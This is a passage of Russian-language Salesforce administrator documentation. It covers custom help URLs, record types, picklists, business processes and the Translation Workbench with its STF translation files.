## Замена справки Salesforce

При переименовании стандартных вкладок, объектов, полей и других связанных меток пользовательского интерфейса справка Salesforce также может быть заменена другим URL-адресом.

Пользователи могут просматривать данный URL-адрес при выборе любой ссылки на контекстно-зависимую справку, отображающейся на странице конечного пользователя или в личных параметрах. После замены справка Salesforce будет доступна по ссылке **«Справка и обучение»**, расположенной вверху любой страницы, а также на всех страницах меню **«Настройка»**.

1. Введите строку *«Параметры справки»* в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите пункт **«Параметры справки»**.
2. Введите полный URL-адрес справочного файла, который должен использоваться для замены справки Salesforce.
3. Нажмите кнопку **«Сохранить»**.

## Рекомендации по замене справки Salesforce

- После замены справки Salesforce собственным справочным файлом прежняя интерактивная справка Salesforce будет доступна по ссылке **«Справка и обучение»**, однако ссылки **«Справка для этой страницы»** на всех страницах, кроме страниц меню **«Настройка»**, не будут контекстозависимыми. Данный алгоритм позволяет открывать справочный файл в одной области, независимо от страницы, просматриваемой пользователем при выборе ссылки.
- Чтобы сделать справку контекстно-зависимой, воспользуйтесь контекстно-зависимыми параметрами, передаваемыми в каждой ссылке справки. Например, ссылка справки на начальной странице вкладки **«Возможности»** выглядит следующим образом (без разрывов строк):

```
http://your_help_file.com?loc=help&body=%2Fhelp%2Fdoc%2Fen%2Fhelp2.jsp  
&цель=opp_overview.htm&раздел=Opportunities
```

Значения параметров **цель** и **раздел** являются уникальными для каждой страницы приложения. Анализ данных параметров позволяет отображать пользователям содержимое контекстно-зависимой справки.

- Если файл интерактивной справки совместим с веб-обозревателем, установленным на мобильные устройства пользователей, обратитесь в компанию Salesforce, чтобы активировать настраиваемый URL-адрес для интерактивной справки в приложении Salesforce Classic Mobile. Если URL-адрес справки для мобильных устройств активирован, то при выборе ссылки **«Справка»** в приложении для мобильных устройств открывается URL-адрес настраиваемой справки вместо интерактивной справки Salesforce Classic Mobile. Прежде чем развернуть настраиваемую мобильную справку, рекомендуем выполнить ее всестороннее тестирование на всех моделях устройств, принадлежащих пользователям. Несмотря на использование одного типа мобильных устройств, корректная работа настраиваемой справки может зависеть от установленной версии операционной системы.

## ИСПОЛЬЗОВАНИЕ ТИПОВ ЗАПИСЕЙ

### Типы записей

Настройте бизнес-процессы, значения раскрывающегося списка и макеты страниц для групп пользователей.

Типы записей позволяют отображать разные бизнес-процессы, значения раскрывающегося списка и макеты страниц разным пользователям. Создайте типы записей для различных причин, например следующих.

- Возможности, позволяющие отличать регулярные сделки от договоров на предоставление профессиональных услуг и применять к каждой сделке разные значения раскрывающегося списка.
- Обращения, позволяющие отображать разные макеты страниц для обращений по поддержке клиентов и обращений по выставлению счетов.

СМ. ТАКЖЕ:

[Просмотр и редактирование типов записей](#)

[Создание типов записей](#)

[Как определяется доступ к типу записи?](#)

### Рекомендации по созданию и обновлению типов записей

Прежде чем создавать и обновлять типы записей, ознакомьтесь с важной информацией.

- Прежде чем создать типы записей, добавьте все возможные значения типов записей в основной список раскрывающихся списков. Основной раскрывающийся список — это полный список значений раскрывающегося списка, которые могут использоваться в любом типе записи.
- Основной раскрывающийся список не связан с типами записей и бизнес-процессами. Новое значение, добавляемое в основной раскрывающийся список, должно быть вручную добавлено в соответствующие типы записей. Значение, удаляемое из основного раскрывающегося списка, становится недоступным при создании записей. Однако записи, назначенные данному значению, остаются без изменений.
- Ниже перечислены поля специальных раскрывающихся списков, недоступные для типов записей ввиду их исключительного использования для процессов продаж, процессов интереса, процессов поддержки и процессов решения.
  - «Этап» (возможность)
  - «Статус» (обращение)
  - «Статус» (решение)
  - «Статус интереса»

Данные поля позволяют использовать разные значения раскрывающегося списка для разных типов записей путем назначения отдельного процесса каждому типу записи.

- Переименование типа записи не влияет на список его значений.
- Организации-лица — это организации, которым назначается специальный тип записи. Данные типы записей называются *типами записей организаций-лиц*. Типы записей организаций-лиц разрешают добавление полей контактов в организации и использование организаций в качестве контактов. Если включена поддержка организаций-лиц, то

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
типов записей:

- «Настройка приложения»



стандартный тип записи организации-лица по имени «Организация-лицо» создается автоматически. Имя данного типа записи может быть изменено. При необходимости пользователи могут создавать дополнительные типы записей организаций-лиц.

- Тип записи, используемый адресом маршрутизации эл. почты для функции Email-to-Case или On-Demand Email-to-Case, не может быть деактивирован.
- Чтобы создать типы записей для участников кампании, в разделе настроек управления объектами для участников кампании выберите пункт «Типы записей».


Типы записей могут быть назначены участникам кампании только посредством поля новых или текущих кампаний «Тип участника кампании». Чтобы назначить типы записей участникам кампании, добавьте поле «Тип участника кампании» в макет страницы кампаний. Тип участника кампании может быть изменен только при наличии полномочия «Пользователь Marketing». При необходимости макет страницы участников кампании может быть дополнен полем «Тип участника кампании», доступным только для чтения.

- Ниже перечислены раскрывающиеся списки участников кампании, недоступные для типов записей.
  - Статус
  - Приветствие
  - Источник интереса
- Компания Salesforce рекомендует создавать не более 200 типов записей. Хотя предела нет, управление типами записей организации может быть затруднено при количестве типов записей более 200.
- Удаление типа записи инициирует удаление связанного пути продаж.


Ниже перечислены особые рекомендации по преобразованию, клонированию или созданию записей.

- При преобразовании интереса новые записи организаций, контактов и возможностей автоматически используют стандартный тип записи для ответственного за новые записи.
- При клонировании записи новая запись использует тип записи, назначенный клонированной записи. Если профиль пользователя не поддерживает тип записи, назначенный клонированной записи, то новая запись использует стандартный тип записи пользователя.
- При создании обращения или интереса и применении правил назначения новая запись может использовать стандартный тип записи автора или принимать тип записи назначенного; данный алгоритм определяется параметрами обращений и интересов, заданными администратором.


## Создание типов записей

 **Совет:** Прежде чем создать типы записей, добавьте все возможные значения типов записей в основной список раскрывающихся списков. Основной раскрывающийся список — это полный список значений раскрывающегося списка, которые могут использоваться в любом типе записи.

1. В параметрах управления объекта выберите пункт «Типы записей».
2. Нажмите кнопку **«Создать»**.
3. Чтобы скопировать все доступные значения раскрывающегося списка, выберите значение «Основной» в раскрывающемся списке «Текущий тип записи». Чтобы клонировать значения раскрывающегося списка, выберите текущий тип записи.

 **Прим.:** Новый тип записи, созданный без применения клонирования, автоматически содержит значения основных стандартных и настраиваемых раскрывающихся списков. При необходимости настройте значения раскрывающихся списков для типа записи.

4. Заполните поле «Метка типа записи».
5. Заполните поле «Имя типа записи». Поле «Имя типа записи» ссылается на компонент при использовании Web Services API и позволяет предотвратить конфликты наименования во время установки в управляемых пакетах.
6. Выберите бизнес-процесс для связывания с типом записи возможностей, обращений, интересов или решений.
7. Введите описание.
8. Чтобы активировать тип записи, установите флажок «Активно».
9. Чтобы предоставить соответствующим пользователям доступ к типу записи, установите флажок «Включить для профиля» напротив нужного профиля. Чтобы предоставить доступ всем профилям, установите флажок в строке заголовка.

 **Совет:** Если каждому профилю назначается только один тип записи, то выбор типа создаваемой записи недоступен.

10. Чтобы выбрать тип записи в качестве стандартного для пользователей активного профиля, установите флажок «Сделать стандартным». Чтобы выбрать тип записи в качестве стандартного для всех профилей, установите флажок в строке заголовка.
11. Нажмите кнопку **«Далее»**.
12. Чтобы определить макет страницы, который должен отображаться для записей данного типа, выберите параметр макета страницы.
  - Чтобы применить единый макет страницы ко всем профилям, установите флажок «Применить один макет ко всем профилям» и выберите нужный макет страницы из раскрывающегося списка.
  - Чтобы применить разные макеты страниц на основе профилей, установите флажок «Применить отдельные макеты для каждого профиля» и выберите нужный макет страницы для каждого профиля.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения типов записей:

- «Настройка приложения»

13. Чтобы изменить значения стандартных и настраиваемых раскрывающихся списков, доступных для типа записи, нажмите кнопку **«Сохранить»**. Чтобы создать другой тип записи, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

[Просмотр и редактирование типов записей](#)

## Редактирование раскрывающихся списков для типов записей и бизнес-процессов

Настройте значения в раскрывающихся списках типов записей или бизнес-процессов в соответствии с текущими требованиями компании.

1. Выберите тип записи или бизнес-правило и щелкните **«Изменить»** рядом с полем раскрывающегося списка, чтобы изменить значения.
2. Добавьте или удалите значения при необходимости. Пользователи могут выбирать эти значения при создании и изменении записей.
3. При необходимости выберите значение раскрывающегося списка по умолчанию. В некоторых раскрывающихся списках значение по умолчанию является обязательным. Значение по умолчанию в зависимом поле пропускается.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настраиваемые поля](#)

[Рекомендации по созданию раскрывающихся списков](#)

## Рекомендации по созданию раскрывающихся списков

Ниже перечислены рекомендации по редактированию значений раскрывающихся списков типов записей или бизнес-процессов. Например, чтобы предоставить пользователям доступ к созданному раскрывающемуся списку, обновите соответствующие макеты страниц.

- Основной раскрывающийся список не связан с типами записей и бизнес-процессами. Новое значение, добавляемое в основной раскрывающийся список, должно быть вручную добавлено в соответствующие типы записей. Значение, удаляемое из основного раскрывающегося списка, становится недоступным при создании записей. Однако записи, назначенные данному значению, остаются без изменений.
- Переименование типа записи не влияет на список его значений.
- Ниже перечислены поля специальных раскрывающихся списков, недоступные для типов записей ввиду их исключительного использования для процессов продаж, процессов интереса, процессов поддержки и процессов решения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения типов записей:

- «Настройка приложения»

Для создания или изменения бизнес-процессов:

- «Настройка приложения»

### ВЕРСИИ

Доступно в: Salesforce  
Classic и Lightning  
Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- «Этап» (возможность)
- «Статус» (обращение)
- «Статус» (решение)
- «Статус интереса»

Данные поля позволяют использовать разные значения раскрывающихся списков для разных типов записей путем назначения отдельного процесса каждому типу записи.

- Ниже перечислены раскрывающиеся списки участников кампании, недоступные для типов записей.
  - «Статус»
  - «Приветствие»
  - «Источник интереса»
- Чтобы показывать поле на страницах просмотра и редактирования сведений о записях, добавьте поле «Тип записи» в макеты страниц. Пользователь может быть связан с несколькими типами записей. Например, пользователю, создающему маркетинговые кампании для подразделений «США» и «Европа», могут быть доступны оба типа записей при создании кампаний.

Типы записей могут быть назначены участникам кампании только посредством поля новых или текущих кампаний «Тип участника кампании». Чтобы назначить типы записей участникам кампании, добавьте поле «Тип участника кампании» в макет страницы кампаний. Тип участника кампании может быть изменен только при наличии полномочия «Пользователь Marketing». При необходимости макет страницы участников кампании может быть дополнен полем «Тип участника кампании», доступным только для чтения.


СМ. ТАКЖЕ:

[Редактирование раскрывающихся списков для типов записей и бизнес-процессов](#)


## Просмотр и редактирование типов записей

Чтобы просмотреть список типов записей, перейдите к пункту «Типы записей» с помощью параметров управления объектами для организаций.

- Чтобы создать тип записи, нажмите кнопку **«Создать»**.
- Чтобы изменить имя типа записи, щелкните **«Правка»**. Чтобы деактивировать тип записи, снимите флажок **«Активно»**. Деактивация типа записи не инициирует его удаления из профилей или наборов полномочий.

 **Прим.:** При создании и редактировании типов записей для организаций, возможностей, обращений, контактов или настраиваемых объектов рекомендуем проверить правила общего доступа, использующие текущие типы записей в качестве критериев. Изменение типа записи может повлиять на количество записей, доступных согласно правилу общего доступа. Например, организация использует тип записи «Обслуживание» и создает правило общего доступа на основе критериев, согласно которому все записи типа «Обслуживание» доступны соответствующей рабочей группе. Чтобы предоставить рабочей группе доступ к записям нового типа («Поддержка»), рекомендуем обновить правило общего доступа путем добавления типа записи «Поддержка» в качестве критерия.

- Чтобы удалить неактивный тип записи и назначить связанным записям другой тип, щелкните ссылку **«Удал.»**. Чтобы пропустить тип записи для записей, связанных с удаленным типом записи, выберите значение **«Нет»**.

 **Прим.:** Удаление типов записей участника кампании инициирует обновление поля **«Тип участника кампании»**, используемого в записях компаний и их участников.

- Чтобы изменить связанные раскрывающиеся списки, щелкните имя нужного типа записи.
- Чтобы выбрать макеты страниц, доступные пользователям на основе профилей и типов записей, нажмите кнопку **«Назначение макета страницы»**.

 **Прим.:** Тип записи для объекта, используемого кодом Apex, не может быть изменен или удален.

СМ. ТАКЖЕ:

[Назначение макетов страниц](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страниц  
настройки типов записей:

- «Просмотр настройки и конфигурации»

Для создания или изменения  
типов записей:

- «Настройка приложения»

## Пакетное управление бизнес-процессами

Благодаря многочисленным бизнес-процессам, система позволяет отображать разные значения раскрывающихся списков для разных пользователей на основе их профилей. Многочисленные бизнес-процессы позволяют отслеживать отдельные жизненные циклы продаж, поддержки и интереса.

### Процессы продаж

Создайте разные процессы продаж, содержащие некоторые или все значения раскрывающегося списка, доступные для поля возможности «Этап».

### Процессы интереса

Создайте разные процессы интереса, содержащие некоторые или все значения раскрывающегося списка, доступные для поля «Статус интереса».

### Процессы поддержки

Создайте разные процессы поддержки, содержащие некоторые или все значения раскрывающегося списка, доступные для поля обращения «Статус».

### Процессы решения

Создайте разные процессы решения, содержащие некоторые или все значения раскрывающегося списка, доступные для поля «Статус».

Назначьте созданный процесс продаж, поддержки, интереса или решения типу записи. Тип записи определяет профили, связанные с бизнес-процессом.

Чтобы просмотреть список бизнес-процессов, введите строку «Процессы» в поле «Быстрый поиск» в меню «Настройка» и выберите соответствующую ссылку.

- Чтобы создать бизнес-процесс, нажмите кнопку **«Создать»**.
- Чтобы изменить имя или деактивировать бизнес-процесс, щелкните ссылку **«Правка»**.
- Чтобы удалить неиспользуемый бизнес-процесс, щелкните ссылку **«Удал.»**.
- Чтобы изменить связанные значения раскрывающегося списка, щелкните имя нужного бизнес-процесса.

СМ. ТАКЖЕ:

[Редактирование раскрывающихся списков для типов записей и бизнес-процессов](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения бизнес-процессов:

- «Настройка приложения»

## Создание нескольких бизнес-процессов

Чтобы создать процессы продаж, поддержки, интересов и решений, выполните указанные ниже действия.

1. Введите строку «*Процессы*» в поле «Быстрый поиск» в меню «Настройка» и выберите соответствующую ссылку.
2. Нажмите кнопку «**Создать**».
3. Чтобы скопировать значения раскрывающегося списка в новый процесс, выберите текущий процесс. Чтобы скопировать все доступные значения раскрывающегося списка, выберите значение «Основной».
4. Введите имя и описание нового процесса. Имя должно быть уникальным в пределах вкладки.
5. Нажмите кнопку «**Сохранить**».

При этом отображается страница, содержащая все доступные значения раскрывающегося списка. Выберите значения для добавления в новый бизнес-процесс.


Затем добавьте новый бизнес-процесс в тип записи и предоставьте пользователям доступ к типу записи на основе профиля.

## Использование средства перевода

### Средство перевода

Средство перевода позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации Salesforce, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут в полной мере оценить все достоинства системы Salesforce на своем родном языке.

При переводе настраиваемого компонента Salesforce отслеживает изменения для того компонента и настраивает индикатор «Устарело» тогда, когда перевод необходимо изменить. Вы можете управлять переведенными значениями для любого языка, поддерживаемого Salesforce.

 **Прим.:** Стандартные объекты недоступны в Средстве перевода. Для перевода стандартных объектов используйте интерфейс переименования вкладок и меток.

Если настраиваемый компонент не имеет переведенного значения, пользователи видят значение компонента на языке организации по умолчанию. При деактивации языка все переводы для этого языка все еще будут доступны в Средстве перевода, однако пользователям с этим выбранным языком видят значения на языке, заданном по умолчанию для организации.

Одноязычные организации не поддерживают Средство перевода. Чтобы определить, является ли организация одноязычной или многоязычной, обратитесь в компанию Salesforce.

При включении Средства перевода в организацию Salesforce вносятся следующие изменения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
бизнес-процессов:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Необходимо редактировать значения списка для выбора по отдельности. Раскрывающиеся списки не поддерживают пакетное редактирование значений, но поддерживают пакетное добавление новых значений.
- Значения раскрывающегося списка, отсортированные в алфавитном порядке, отображаются по алфавиту стандартного языка организации.
- Отчеты содержат раскрывающийся список «Язык фильтра» на панели «Фильтры» конструктора отчетов. Выбор языка инициирует фильтрацию переведенных строк для любых критериев фильтрации, использующих операторы «начинается с», «содержит» или «не содержит».
- Файлы импорта содержат раскрывающийся список «Язык», поэтому все записи и значения, доступные в файле импорта, должны быть указаны на данном языке.
- Функции Web-to-Lead и Web-to-Case должны использовать раскрывающийся список «Язык» до создания документа HTML.

## Включение и выключение средства перевода

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |   |
|---|---|
| Для добавления или редактирования языков: | «Управление переводом»  |
| Для назначения переводчиков:              | «Управление переводом»  |
| Для экспорта или импорта файлов перевода: | «Управление переводом»  |
| Для перевода терминов:                    | «Просмотр настройки и конфигурации»<br>И<br>Назначение в качестве переводчика |
| Для переопределения терминов:             | «Просмотр настройки и конфигурации»<br>И<br>«Настройка приложения»            |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Средство перевода позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации Salesforce, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут в полной мере оценить все достоинства системы Salesforce на своем родном языке.


Чтобы включить средство перевода, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Параметры перевода*» в поле «Быстрый поиск», затем выберите «**Параметры перевода**».
2. Нажмите кнопку «**Включить**» на странице приветствия.

 **Прим.:** По умолчанию полномочие «Управление переводом» включено в профиле «Системный администратор».

Чтобы отключить средство перевода, в меню «Настройка» введите строку «*Параметры перевода*» в поле «Быстрый поиск», выберите пункт «**Параметры перевода**», затем нажмите кнопку «**Отключить**».



-  **Прим.:** Включение средства перевода является необратимым для организации Developer Edition, которая использует управляемый пакет, содержащий переводы.

СМ. ТАКЖЕ:


[Добавление и редактирование языков перевода и переводчиков](#)

[Ввод переведенных терминов](#)

[Общие сведения об обновлении переведенных терминов](#)


## Добавление и редактирование языков перевода и переводчиков

Средство перевода позволяет добавлять поддерживаемые языки, активировать или деактивировать язык, назначать переводчиков и вводить переведенные термины для выполненных настроек на стандартном языке организации.


-  **Прим.:** По умолчанию полномочие «Управление переводами» включено в профиле «Системный администратор».

Чтобы добавить или изменить языки перевода и переводчиков, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Параметры перевода*» в поле «Быстрый поиск», затем выберите «**Параметры перевода**».
2. Чтобы активировать новый язык, нажмите кнопку «**Добавить**». Чтобы изменить текущий поддерживаемый язык, щелкните ссылку «**Правка**».
3. Выберите новый язык для добавления.
4. Чтобы предоставить пользователям доступ к введенным переводам, установите флажок «Активно». Личный язык пользователя может быть изменен в любое время, независимо от его активности в средстве перевода. Установленный флажок «Активно» предоставляет пользователям доступ к переводам на соответствующем языке.

-  **Совет:** Рекомендуем активировать язык только после перевода всех значений.

5. Чтобы назначить переводчиков для данного языка, воспользуйтесь полем «Список доступных» и нажмите кнопку «**Добавить**». Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку «**Найти**».

-  **Важное замечание:** Убедитесь в предоставлении всем переводчикам полномочия «Просмотр настройки и конфигурации», необходимого для начала работы. При переводе могут использоваться только те языки, которые назначены пользователям.

6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Включение и выключение средства перевода](#)

[Ввод переведенных терминов](#)

[Общие сведения об обновлении переведенных терминов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или  
редактирования языков:

- «Управление переводами»

## Ввод переведенных терминов

Чтобы добавить переводы, выполните указанные ниже действия.

1. Введите строку «*Перевод*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Перевод**».
2. Выберите язык перевода в раскрывающемся списке «Язык».
3. Выберите нужное значение раскрывающегося списка «Компонент настройки». Чтобы просмотреть список переводимых настроек, воспользуйтесь раскрывающимся меню. Полный список возможных настроек см. в разделе «[Переводимые настройки](#)».
4. При необходимости выберите объект и аспект. Например, задачи бизнес-правил могут использовать объект (организация, контакт и т. д.) и аспект (тема или комментарий).
5. Чтобы добавить новые значения, дважды щелкните столбец для перевода. Чтобы выбрать следующее редактируемое поле, нажмите клавишу TAB. Чтобы вернуться к предыдущему редактируемому полю, нажмите клавиши SHIFT + TAB.  
  
 **Прим.:** Столбец «Устарело» указывает на обновление элемента и необходимость перевода соответствующего термина. При редактировании метки кнопки или ссылки отображается столбец «Имя кнопки или ссылки», который используется для обращения к компоненту при использовании SOAP API.
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Создание правил модерирования для сообщества](#)

[Общие сведения об обновлении переведенных терминов](#)

[Добавление и редактирование языков перевода и переводчиков](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для перевода терминов:

- «Просмотр настройки и конфигурации»

И


Назначение в качестве переводчика

## Переопределение переводов в управляемых пакетах


Управляемый пакет не поддерживает редактирование меток или переводов, так как они контролируются разработчиком. При необходимости метки и переводы могут быть переопределены с помощью средства перевода. Например, пользователи могут переопределять настраиваемые поля пакета.

Чтобы добавить переопределения в управляемый пакет, выполните указанные ниже действия.

1. Введите строку «*Переопределение*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Переопределение**».
2. Выберите переопределяемый пакет в поле «Пакет».
3. Выберите Язык для переопределения.
4. Выберите нужное значение раскрывающегося списка «Компонент настройки». Чтобы просмотреть список переводимых настроек, воспользуйтесь раскрывающимся меню. Полный список возможных настроек см. в разделе «[Переводимые настройки](#)».
5. При необходимости выберите объект и аспект. Например, задачи бизнес-правил могут использовать объект (организация, контакт и т. д.) и аспект (тема или комментарий).
6. Чтобы добавить новые значения, дважды щелкните столбец для переопределения. Чтобы выбрать следующее редактируемое поле, нажмите клавишу TAB. Чтобы вернуться к предыдущему редактируемому полю, нажмите клавиши SHIFT + TAB.

 **Прим.:** Столбец «Устарело» указывает на обновление элемента и необходимость перевода соответствующего ему термина. При редактировании метки кнопки или ссылки отображается столбец «Имя кнопки или ссылки», который используется для обращения к компоненту при использовании SOAP API.

7. Чтобы добавить новые значения, дважды щелкните столбец для перевода. Чтобы выбрать следующее редактируемое поле, нажмите клавишу TAB. Чтобы вернуться к предыдущему редактируемому полю, нажмите клавиши SHIFT + TAB.

 **Прим.:** Столбец «Устарело» указывает на обновление элемента и необходимость перевода соответствующего термина. При редактировании метки кнопки или ссылки отображается столбец «Имя кнопки или ссылки», который используется для обращения к компоненту при использовании SOAP API.

8. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Включение и выключение средства перевода](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переопределения терминов:

- «Просмотр настройки и конфигурации»

И

«Настройка приложения»

## Переводимые настройки

Чтобы просмотреть переводимые настройки организации, введите строку «Перевод» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «Перевод», а затем — «Компонент настройки». При необходимости заполните поле «Объект», «Объект типа настраиваемых отчетов» или «Аспект».

Ниже перечислены компоненты, доступные для перевода.

- Действие
- Страна адресата
- Регион адресата
- Причина общего доступа к Apex
- Метки кнопок и ссылок
- Настраиваемое приложение
- Настраиваемое поле
- Настраиваемое поле
- Тип настраиваемого отчета
- Категория данных
- Группа категории данных
- Подразделение
- Глобальный раскрывающийся список
- Раздел макета
- Фильтр поиска
- Элемент меню навигации (для сообществ)
- Фильтры поиска
- Значения раскрывающегося списка
- Метки быстрых действий
- Тип записи
- Метка связанного списка
- Уровни репутации (для сообществ)
- Обогащенный текст действия пути продаж
- S-Control
- Категория решения
- Справка для стандартного поля
- Сообщение об ошибке проверки
- Веб-вкладки
- Задачи бизнес-правил

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для перевода терминов:

- «Просмотр настройки и конфигурации»

И

Назначение в качестве переводчика

Для переопределения терминов:

- «Просмотр настройки и конфигурации»

И

«Настройка приложения»

- ❗ **Важное замечание:** Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

СМ. ТАКЖЕ:

[Включение и выключение средства перевода](#)

## Редактирование файлов перевода

Ниже перечислены типы файлов, используемые для перевода меток настроек и проверки переводов.

- «Источник»: используется для первоначального перевода меток.
- «Без перевода»: используется для последующего перевода меток.
- «На двух языках»: используется для проверки и редактирования переводов.

Файлы перевода обозначаются расширением `.stf`, которое расшифровывается как: Salesforce Translation Format (формат перевода Salesforce). Имя файла перевода содержит имя способа экспорта, использованного для его создания, код языка содержимого и метку даты.

Пакет STF-файлов, созданных в результате экспорта «Без перевода» и «На двух языках», архивируется в файл размером не более 5 Мб. При использовании пакета архивных файлов имя каждого архива содержит метку даты и показатель прироста. Например, «Без перевода 2010-09-20 05:13 1из2.zip».

- 🕯 **Внимание:** Ниже перечислены рекомендации по редактированию STF-файлов.
  - Расширение `.stf` не может быть изменено.
  - Обратите внимание, что символы табуляции, новые строки и символы переноса, используемые в исходном тексте, отображаются в STF-файле в виде специальных символов. Символы табуляции — `\t`, новые строки — `\n` и символы переноса — `\r`. Чтобы гарантировать единообразное оформление исходного и переведенного текстов, рекомендуем сохранить данные символы в переводах.

### Работа с файлом «Источник»

Файл «Источник» используется для первоначального перевода меток организации. Файл «Источник» содержит метки всех переводимых настроек организации на стандартном языке организации.

При отсутствии стандартного средства перевода (например, Trados) рекомендуем использовать приложение, поддерживающее вкладки и перенос слов (например, WordPad или MS Excel).

- 🔗 **Прим.:** Если приложение MS Excel используется для ввода переводов в STF-файл, то формат файла может быть поврежден. Приложение MS Excel автоматически добавляет кавычки вокруг записей с запятыми. Прежде чем импортировать данный файл, рекомендуем открыть его в текстовом редакторе и удалить все добавленные кавычки. Файл, содержащий кавычки, не может быть импортирован.

Чтобы подготовить файл «Источник» для перевода, выполните указанные ниже действия.

- Создайте одну копию файла «Источник» для каждого языка перевода.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переопределения терминов:

- «Просмотр настройки и конфигурации»  
И  
«Настройка приложения»

- Измените код стандартного языка организации (например, en\_US) на код языка перевода (например, ru) в заголовке каждого файла «Источник».

Сообщите переводчикам, что переведенные значения должны быть добавлены в столбец «МЕТКА» взамен непереуведенных.


 **Прим.:** Столбцы не могут быть добавлены или удалены из файла перевода.

| Столбец | Описание                                | Параметры редактирования                       |
|---------|---|--|
| КЛЮЧ    | Уникальные идентификаторы меток         | Редактирование не поддерживается               |
| МЕТКА   | Метки, доступные конечным пользователям | Переведенные значения заменяют непереуведенные |

### Работа с файлом «Без перевода»

Файл «Без перевода» используется для перевода непереуведенных меток. Для каждого языка создается один файл «Без перевода». При создании нескольких файлов выполняется экспорт в ZIP-файл, содержащий STF-файлы для каждого языка перевода.

При отсутствии стандартного средства перевода (например, Trados) рекомендуем использовать приложение, поддерживающее вкладки и перенос слов (например, WordPad или MS Excel).

